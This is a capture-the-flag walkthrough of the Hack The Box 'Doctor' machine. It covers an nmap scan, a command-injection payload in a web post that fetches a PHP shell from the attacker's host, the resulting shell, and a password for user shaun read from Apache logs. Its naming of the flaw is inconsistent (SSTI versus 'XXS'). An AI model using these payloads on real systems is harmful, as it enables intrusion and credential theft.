

Doctor

Synopsis

Doctor is an easy machine that features an Apache server running on port 80. Users can identify a virtual host on the main webpage, and after adding it to their hosts file, acquire access to the Doctor Messaging System . The system is found to be vulnerable to Server Side Template Injection, and successful exploitation of the vulnerability results in a shell as the user web . This user belongs to the adm group and is able to read various system logs.

Enumeration of the logs reveals a misplaced password that can be used to login as the user shaun . Enumeration of system services reveals that a Splunk Universal Forwarder is running on port 8089, in the context of root . Research reveals an exploit that can be used with valid credentials in order to execute code remotely and escalate our privileges

Skills

- Enumeration
- Command execution via XSS injection

Exploitation

As always we start with the nmap to check what services/ports are open


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L-# nmap -A 10.10.10.209
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 20:52 EDT
Nmap scan report for 10.10.10.209
Host is up (0.004s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
_ ssh-hostkey:
  | 3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
  | 256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
  |_ 256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp    open  http            Apache httpd 2.4.41 ((Ubuntu))
_ http-server-header: Apache/2.4.41 (Ubuntu)
_ http-title: Doctor
8089/tcp   open  ssl/http        Splunkd httpd
_ http-robots.txt: 1 disallowed entry
_ /
_ http-title: splunkd
_ http-server-header: Splunkd
_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
  Not valid before: 2020-09-06T15:57:27
  Not valid after: 2023-09-06T15:57:27
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%), Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 101.32 ms 10.10.14.1

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We see only two web ports open, so we started from accessing port 80/HTTP what gave us the following page




After a bit of enumeration by found the domain name, which after registering redirected us to the login page



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Please log in to access this page.

Log In

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We created a bogus user “simon” just to get an access to the application

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Join Today

Username

simon

Email

simon@dcotros.htb

Password

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Confirm Password


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Inside the application, we found the contact page - this was a perfect opportunity to try injection vulnerabilities

Through method of trial and errors we confirmed that page is vulnerable to XXS injection that can be leveraged to get a remote code execution on the system



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
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New Post


Title

Content

Post



And in the “User-Agent” header we can see an answer on the “which curl” command



Next we used this vulnerability to upload a malicious PHP files to get a reverse shell on the system

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Target: http://doctors.htb

Request

Pretty

Raw

Hex

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POST /post/new HTTP/1.1
Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://doctors.htb
Connection: close
Referer: http://doctors.htb/post/new
Cookie: session=.eJwtjkFqAZEMAP_1cw6WJd1WPzNI1kRLoIXd5BTy9_rQ4wwMzLsceb1Ve7P8xW3cnx7uZfGhrGWODWYU8XZvY0BmkMvXmSAFrLAsSUMhDzdcJE3T5YUMGk2CS1SjvKsE3avZGnMwTV61S6as3feKUQbPoyEwKYIadkjrjyV0_5uN6zrzeP4-4meLD0_OI1o1VFCm4NE6Y441itaBCBSolc8fCHY-5Q.ZOQJXw.KsJsmfVejrKnoNQ8yhIOvtD09T8
Upgrade-Insecure-Requests: 1

title=simon&content=http://10.10.14.30/${whoami}&submit=Post

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Response

Pretty

Raw

Hex

Render

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1 HTTP/1.1 200 OK
2 Date: Tue, 22 Aug 2023 01:08:55 GMT
3 Server: Werkzeug/1.0.1 Python/3.8.2
4 Content-Type: text/html; charset=utf-8
5 Vary: Cookie,Accept-Encoding
6 Content-Length: 3856
7 Connection: close
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <!-- Required meta tags -->
13 <meta charset="utf-8">
14 <meta name="viewport" content="width=device-width, initial-scale=1 shrink-to-fit=no">
15
16 <!-- Bootstrap CSS -->
17 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" integrity="sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJ1SAwiGgFAM/dAiCros
18 <link rel="stylesheet" type="text/css" href="/static/main.css">
19
20
21
22 <title>
23 Doctor Secure Messaging - New Post
24 </title>
25
26 </head>
27 <body>
28 <header class="site-header">
29 <nav class="navbar navbar-expand-md navbar-dark bg-dark fixed-to
30 <div class="container">
31 <a class="navbar-brand mr-4" href="/">
32 Doctor Secure Messaging
33 </a>
34 <button class="navbar-toggler" type="button" data-toggle="co

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(root@kali)-[~/Desktop/Boxes]
# ncat -nlvp 80
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.209:51688.
GET /web HTTP/1.1
Host: 10.10.14.30
User-Agent: curl/7.68.0
Accept: */*

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Request

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POST /post/new HTTP/1.1

Host: doctors.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 129

Origin: http://doctors.htb

Connection: close

Referer: http://doctors.htb/post/new

Cookie: session=.eJwtjkFqAzEMAP_1cw6WJd1WP:NI1kRLoIXd58Ty9_rQ4wmMzLscecblVe7P8xM3cnx7uZifGhrGW0DWHYU8XZvY0BmkmVxmSAFrLAsSUMhDrdcJE3T5YUWGk2cS1SjvkSE3av2GmMwTV61S6as3feKUQbPoyEwKYiadkjrjy0_5uN6zrzeP4-4meLD0_OI1o1VFCm4NE6Y441itaBCB5o1c8fCHY-5Q_ZOQJXw.KsJsmfVejzKnoNQ8yhIOvID09T8

Upgrade-Insecure-Requests: 1

title=simon&content=http://10.10.14.30/\$(curl\$IFS'http://10.10.14.30/shell.php'\$IFS'-o'\$IFS'/var/www/html/shell.php')&submit=Post

Response

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1 HTTP/1.1 302 FOUND

2 Date: Tue, 22 Aug 2023 01:12:23 GMT

3 Server: Werkzeug/1.0.1 Python/3.8.2

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 217

6 Location: http://doctors.htb/home

7 Vary: Cookie

8 Set-Cookie: session=.eJwtjkFqADAMRa-5ej2LyjYc0zcpZQ15JZPSMhnsZDXM3etFV5_34cF7ua3-ct.tu.Xr5aZzj0tXKda7u7nP42ztT8-jntHOfxOwv1WZ8mn64_t.G3azvrv1bJcN-1a30k8SrJ5s6CE1zkqEQRYJM_ZEwoEsVxAg6-wBj1TSiioXiv1mqFUKYQBReYUKM8Jhs8oVvMZotzjplripGGGuYXXQZgi0QyKN7u7q1_5qBpbe6ncePPczRTaPSYn7GwMCERowPF0pSMgeJgAgM6N37D8jCU78.ZOQLdw.NYXByhNdtV983H5ajjCR8zUH1EE;

9 HttpOnly; Path=/

10 Connection: close

11 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

12 <title>

13 Redirecting...

14 </title>

15 <h1>

16 Redirecting...

17 </h1>

18 <p>

19 You should be redirected automatically to target URL:

20 /home

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22 . If not click the link.

23 </p>

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└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.209 - - [21/Aug/2023 21:11:27] code 404, message File not found
10.10.10.209 - - [21/Aug/2023 21:11:27] "GET /shell.php$IFS-o$IFS/var/www/html/shell.php HTTP/1.1" 404 -
10.10.10.209 - - [21/Aug/2023 21:12:22] "GET /shell.php HTTP/1.1" 200 -
10.10.10.209 - - [21/Aug/2023 21:12:23] "GET / HTTP/1.1" 200 -
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Target: http://doctors.htb

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Response

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Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://doctors.htb
Connection: close
Referer: http://doctors.htb/post/new
Cookie: session=
eJwtjkFqAzEMAP_1cw6WJd1WPzN1lkRLoIXd5BTy9_rQ4wwMzLscecblVe7P8xw3cnx7uZfGhrGW0DwYU
8XZvY0BmkmVxmSAFrLAsSUMhDrdcJE3T5YUWGk2CS15JvKsE3avZGnMwTV61S6as3feKUQbPoyEwKYIadk
jryv0_5uN6zzzeP4-4meLD0_O11o1VFCm4NE6Y44litaBCBSolc8fCHY-5Q.ZOQJXw.KsjsmfVejrKnoNQ
8yhI0VtD09T8
Upgrade-Insecure-Requests: 1

title=simon&content=http://10.10.14.30/${php$IFS}/var/www/html/shell.php')&submit=
Post
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Linux doctor 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64
03:17:07 up 25 min, 0 users, load average: 0,00, 0,01, 0,03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
/bin/sh: 0: can't access tty; job control turned off
$ ls -al
total 945512
drwxr-xr-x 20 root root      4096 Sep 15  2020 .
drwxr-xr-x 20 root root      4096 Sep 15  2020 ..
lrwxrwxrwx 1 root root         7 Jul 20  2020 bin -> usr/bin
drwxr-xr-x 4 root root      4096 Jul 27  2020 boot
drwxrwxr-x 2 root root      4096 Jul 20  2020 cdrom
drwxr-xr-x 18 root root     4000 Aug 22  02:51 dev
drwxr-xr-x 132 root root    12288 Sep 19  2020 etc
drwxr-xr-x 4 root root      4096 Sep 19  2020 home
lrwxrwxrwx 1 root root         7 Jul 20  2020 lib -> usr/lib
lrwxrwxrwx 1 root root         9 Jul 20  2020 lib32 -> usr/lib32
lrwxrwxrwx 1 root root         9 Jul 20  2020 lib64 -> usr/lib64
lrwxrwxrwx 1 root root        10 Jul 20  2020 libx32 -> usr/libx32
drwx----- 2 root root    16384 Jul 20  2020 lost+found
drwxr-xr-x 2 root root      4096 Apr 23  2020 media
drwxr-xr-x 2 root root      4096 Apr 23  2020 mnt
drwxr-xr-x 4 root root      4096 Sep  6  2020 opt
dr-xr-xr-x 178 root root      0 Aug 22  02:51 proc
drwx----- 7 root root      4096 Sep 22  2020 root
drwxr-xr-x 36 root root     1040 Aug 22  03:08 run
lrwxrwxrwx 1 root root         8 Jul 20  2020 sbin -> usr/sbin
-rw----- 1 root root        64 Sep 15  2020 .selected_editor
drwxr-xr-x 8 root root      4096 Jul 20  2020 snap
drwxr-xr-x 2 root root      4096 Apr 23  2020 srv
-rw----- 1 root root 968110080 Jul 20  2020 swapfile
dr-xr-xr-x 13 root root      0 Aug 22  02:51 sys
drwxrwxrwt 14 root root      4096 Aug 22  03:09 tmp
drwxr-xr-x 14 root root      4096 Apr 23  2020 usr
drwxr-xr-x 16 root root      4096 Jul 21  2020 var
$ █

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On the system, we noticed that our compromised user “web” is a member of ADM group - this means we can read logs

While revealing the logs of the web server we found a password for user shaun

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web@doctor:/$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:/$ █

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web@doctor:/var/log/apache2$ cat backup | grep password
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
web@doctor:/var/log/apache2$ █

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```
web@doctor:/var/log/apache2$ su shaun
Password:
shaun@doctor:/var/log/apache2$ ls -al
ls: cannot open directory '.': Permission denied
shaun@doctor:/var/log/apache2$ █
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